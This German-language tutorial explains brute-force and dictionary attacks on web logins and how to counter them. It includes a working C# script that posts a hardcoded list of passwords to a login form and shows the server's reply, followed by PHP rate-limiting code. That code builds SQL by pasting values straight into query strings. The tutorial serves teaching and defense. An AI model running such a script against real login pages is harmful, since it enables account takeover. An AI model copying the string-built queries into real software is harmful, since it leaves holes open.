Zusammenfassung Brute-Force-Methode

Was ist die Brute-Force-Methode?

Wenn für ein Problem keine sofortige Lösung existiert, ist es ein natürlicher Reflex mögliche Antworten anfangen auszuprobieren und so auf die schlussendliche Lösung zu kommen. Es lässt sich daraus schlussfolgern, dass bei vielen Möglichkeiten auch der Aufwand zur Lösungsfindung in die Höhe steigt. Diese Herangehensweise spiegelt die Brute-Force-Methode wieder. Das populärste Einsatzgebiet dieser Methodik findet sich im Bereich der IT-Sicherheit, nämlich dem Knacken von Passwörter durch das Einsetzen von verschiedensten Zeichenkombinationen.

Funktionsweise einer Brute-Force-Attacke


Sobald man im Besitz des Benutzernamens oder der Email-Adresse einer beliebigen Person ist, fehlt nur noch das Passwort, um sich im Internet an Seite X zu authentifizieren. Dieses kann auf natürlichem Wege erraten werden, indem man von Hand mögliche Passwörter in das Login Formular eintippt, jedoch wird man hier schnell aufgrund des enormen Aufwandes aufgeben.

Für dieses Problem existieren unzählige Tools für verschiedenste Plattformen, welche pro Sekunde mehrere tausend Zeichenkombinationen überprüfen können. Diese Herangehensweise nennt sich Dictionary Attack. Hacking Tools benutzen für solche Fälle teilweise mehrere 100GB grosse Dateien, welche verschiedenste Passwortkombinationen abgespeichert haben.

Bekannt sind auch sogenannte Rainbow Tables, welche kontinuierlich neue Zeichenketten mit MD5-Verschlüsselung abspeichern und für einen schnellen Vergleich zur Verfügung stellen.

Gegenmassnahmen zu Brute-Force-Attacken

Die erste einfache Massnahme ist das Einführen von Passwortrichtlinien. Hierbei spielt zwar die Komplexität, also der Einsatz von Zahlen, Gross- und Kleinbuchstaben und Sonderzeichen, des Kennworts eine wichtige Rolle, jedoch ist die Länge umso bedeutsamer. Wie bereits in der Einführung erwähnt, erhöht die Anzahl der Möglichkeiten den Schätzaufwand enorm und im Bereich der IT-Sicherheit machen bereits ein oder zwei Zeichen mehr einen gewaltigen Unterschied.



1 - Die Zeit für das Knacken eines Passwortes geht bei längeren Passwörtern exponentiell in die Höhe

Auf Entwicklerseite, oder zumindest im Web-Bereich, kann ein sehr einfacher Mechanismus zur Verhinderung der gewaltsamen Aneignung von Kennwörtern implementiert werden. Die Anzahl der fehlgeschlagenen Passworteingaben muss lediglich limitiert werden, üblich sind heutzutage drei Versuche.

Code-Beispiel: Simpler Brute-Force-Angriff

Für den eigenen Versuch eines Brute-Force Szenarios wurde ein C# Code Ausschnitt benutzt von:

https://social.msdn.microsoft.com/Forums/vstudio/en-US/94140d40-2170-4a1f-b903-dd9832067f65/making-a-post-request-in-c-with-basic-authentication-and-receiving-the-response-as-text?forum=csharpgeneral

```
private static void ATTACK()
{
    //Hardcoded passwords for the dictionary attack
    List<string> passwords = new List<string>()
    {
        "admin", "admin1", "admin1234", "adminadmin", "adminadmin1"
    };

    //make a request for every password entry
    foreach(string password in passwords)
    {
        Console.Write(Request(password));
    }
}
```

Es wurden einige Passwortmöglichkeiten in einer Liste abgespeichert, damit ein Dictionary Angriff simuliert werden kann.

```
private static string Request(string password)
{
    Console.WriteLine("\n"+password);
    Console.WriteLine("-----------------------------------------------");


    // Create a request using a URL that can receive a post.
    WebRequest request = WebRequest.Create(url);
    request.Method = "POST";

    // Create POST data and convert it to a byte array.
    string postData = "login=admin&password=" + password + "&submit=Login";
    byte[] byteArray = Encoding.UTF8.GetBytes(postData);

    // Set the ContentType property of the WebRequest.
    request.ContentType = "application/x-www-form-urlencoded";
    request.ContentLength = byteArray.Length;

    // Get the request stream.
    Stream dataStream = request.GetRequestStream();
    dataStream.Write(byteArray, 0, byteArray.Length);
    dataStream.Close();

    // Get the response.
    WebResponse response = request.GetResponse();
    dataStream = response.GetResponseStream();
    StreamReader reader = new StreamReader(dataStream);
    string responseFromServer = reader.ReadToEnd();

    reader.Close();
    dataStream.Close();
    response.Close();

    return responseFromServer;
}
```

Mit diesem Code Ausschnit wird ein Web Request an eine URL gesendet. In diesem Beispiel werden login, passwort und der Submit Button als POST Parameter mit gesendet. Anschliessend wird die Response der Webpage in der Konsole ausgegeben, welche bei einem erfolgreichen Versuch eine andere Antwort zurücksendet.

```
Passwort: adminadmin2
-----------------------------------------------
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>Login Page</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="style.css">
</head>
<body id="main">
    <h1>Testseite Brute Force</h1>

    <form action="login.php" method="POST" >
        <input type="text" name="login" placeholder="Login"><br>
        <input type="password" name="password" placeholder="Password"><br>
        <input type="submit" name="submit" value="Login">
    </form>
<p> Login failed...</p></body>
</html>
```

Code-Beispiel: Eingabeversuche limitieren

Ein einfacher Ansatz für die Limitierung von Passwortangaben ist das Abspeichern der Zugriffe in einer SQL Tabelle. In einem einfachen Code-Beispiel habe wurden zwei Funktionen erstellt.

```php
function RegisterLogin($conn)
{
    $ip = $_SERVER['REMOTE_ADDR'];
    mysqli_query($conn, "INSERT INTO loginattempts (IP, LastLogin) VALUES ('$ip', CURRENT_TIMESTAMP)");
}
```

Die Funktion RegisterLogin fügt dem Table loginattempts einen neuen Datensatz hinzu, welcher die IP-Adresse des Benutzers mit der aktuellen Uhrzeit abspeichert.

```php
function GetLoginCount($conn)
{
    $ip = $_SERVER['REMOTE_ADDR'];
    $result = mysqli_query($conn, "SELECT COUNT(*) FROM loginattempts
                                   WHERE IP LIKE '$ip' AND LastLogin > (now() - interval 10 minute)");
    $count = mysqli_fetch_array($result, MYSQLI_NUM);
    return $count[0];
}
```

In der zweiten Funktion werden alle Einträge mit der gegebenen IP Adresse aus der Tabelle herausgelesen, welche nicht älter als 10 Minuten alt sind. Die Anzahl dieser Datensätze wird dann zurückgegeben.

```php
include("conn.php");

//Check if the user already tried three times
if(GetLoginCount($conn) > 3)
{
    echo "ZU VIELE VERSUCHE. ERNEUTE VERSUCHE SIND ZWECKLOS";
    return;
}
//Register the attemt in to the database
RegisterLogin($conn);
```

Es wird verglichen ob der Benutzer mit der IP-Adresse bereits mehrere Zugriffe versuchte und im gegebenen Fall eine Rückmeldung gezeigt.